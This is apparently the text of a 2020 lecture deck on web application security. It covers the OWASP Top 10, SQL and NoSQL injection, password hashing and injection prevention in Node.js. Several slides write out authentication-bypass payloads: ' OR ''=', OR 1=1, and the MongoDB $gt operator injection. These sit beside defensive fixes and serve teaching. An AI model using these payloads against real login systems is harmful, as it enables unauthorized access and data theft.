Web Application Security Intro

CAS Front-End Engineering


November 25th 2020, OST Campus Rapperswil, cyrill.brunschwiler@compass-security.com

ROMÂNIA
Greek CyberSecurity Team
CYBER
STAFF


Agenda

Why is application security relevant?

Hacker 1x1: Server Exploit



Hacking Evolution



Your Responsibility

- Writing Secure Web Applications
- Setup a Secure Web Infrastructure (Architecture)
- Define Fraud Detection
- Assure Forensic Readiness
- Manage Update/Maintenance Infrastructure

OWASP Top 10

OWASP Top10 2017

- A1 - Injection
- A2 - Broken Authentication
- A3 - Sensitive Data Exposure
- A4 - XML External Entities (XXE)
- A5 - Broken Access Control
- A6 - Security Misconfiguration
- A7 - Cross-Site Scripting (XSS)
- A8 - Insecure Deserialization
- A9 - Using Components with Known Vulnerabilities
- A10 - Insufficient Logging&Monitoring


Source: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

OWASP API Security Top 10 2019

- API1 - Broken Object Level Authorization
- API2 - Broken User Authentication
- API3 - Excessive Data Exposure
- API4 - Lack of Resources & Rate Limiting
- API5 - Broken Function Level Authorization
- API6 - Mass Assignment
- API7 - Security Misconfiguration
- API8 - Injection
- API9 - Improper Assets Management
- API10 - Insufficient Logging & Monitoring


Source: https://www2.owasp.org/www-project-api-security/

SQL Injection



SQL Injection

User input is directly used to build SQL statements




select creditcard from customers where user is ‘cbrunsch’ OR 1=1;

Modification of SQL query via browser

SQL Injection

Protocols



Threat: Bypass Authentication

Attacker uses following input:

- Login: meier
- Password: ' OR ''='

```
SELECT Username FROM Users
WHERE Username='meier' AND Password='' OR ''=''
```


WHERE clause evaluates to TRUE

- All rows of table get select
- Result Set will not be empty!!!

User gets authenticated!

SQL

Injection Prevention



Hashed and Salted User Passwords

Do not store passwords in plaintext to the table

```
mysql> select username, password from users;
+----------+----------+
| username | password |
+----------+----------+
| hacker10 | compass  |
```

One-way-hashed and salted passwords using bcrypt.


```
var salt = bcrypt.genSaltSync();
var hash = bcrypt.hashSync(password, salt);
```

MD5 vs PBKDF2 vs bcrypt vs scrypt

Which is king?

- MD5 is legacy
- PBKDF2 is CPU intense but easier on GPU
- bcrypt memory intense and hard on ASICs but easier on FPGAs
- scrypt requires exponential CPU and exponential memory
- Argon2id, balanced approach to resisting side channel and GPU-based attacs

BCrypt Hash Explained


$2y$10$6z7GKa9kpDN7KC3ICW1Hi.fdO/to7Y/x36WUKNPOIndHdkdR9Ae3K
Salt
Hashed password
Algorithm options (eg cost)
Algorithm

SQL Injection Prevention in mysqljs

Use


```
mysql/connection/pool.escapeId() for db/table/column names
SqlString.escape() for user input
SqlString.format() or connection.query() for param stmts
```

Examples

```
var q = 'SELECT * FROM tbl ORDER BY ' +
connection.escapeId(sorter);

connection.query('SELECT * FROM tbl WHERE id=?', [userId],
function (error, results, fields) {
  if (error) throw error;
  // ...
});
```

Injections in NoSQL

No Injections? No!



NoSQL Injections

NoSQL Authentication

```
app.post(''/'', function (req, res) {
   db.users.find({
      username: req.body.username,
         password: req.body.password},
      function (err, users){
      // login success
});});
```

What if?

```
{ "username": "admin", "password": {"$gt": ""} }
```

Results in login of admin because every password greater than an empty string evaluates to true.

NoSQL Injections (ExpressJS)

What if request body is…

```
username=admin&password[$gt]=
```


qs module (default in ExpressJS and body-parser) creates

```
{
    "username": "admin",
    "password": {"$gt": undefined}
}
```

Results in login of admin because every password greater than an empty string evaluates to true.

NoSQL

Injection Prevention



NoSQL Injection Prevention

Escape. Ugly and error prone

```
escape("$") => %24  (deprecated since JS 1.5)
encodeURI("$") => $
encodeURIComponent("$") => %24
```

Mongo-Sanitize Module
https://github.com/vkarpov15/mongo-sanitize

Hapi to validate on route level
https://hapijs.com/tutorials/validation


NoSQL Injection Prevention

Express Validation Code Example

```
function validate(req, res, next) {
    if ((typeof(req.body.username)=="string") &&
        (typeof(req.body.password)=="string")) {
        next();
    } else {
        res.send("Hey cheater!");
    }
}
app.post('/', validate, function (req, res) {
    // validation okay
});
```

Explicitly Specify Query Selector

Uses $in operator



```
app.post('/login', (req, res) => {

    if ( req.session.authenticated ) {
        res.redirect(302, '/');
    }

    User.findOne({ 'username': {$in: [req.body.username]}, 'passwor
                 function(err, usr) {
        if ( err ) throw err;
        if ( usr ) {
            req.session.authenticated = true;
            req.session.username = usr.username;
            res.redirect('/');
        } else {
            res.render('pages/login', {
```

Server Side Javascript

Injections

Server Side JS Injections

Beware of the evil

- eval(), setTimeout(), setInterval(), Function()

Calculator example

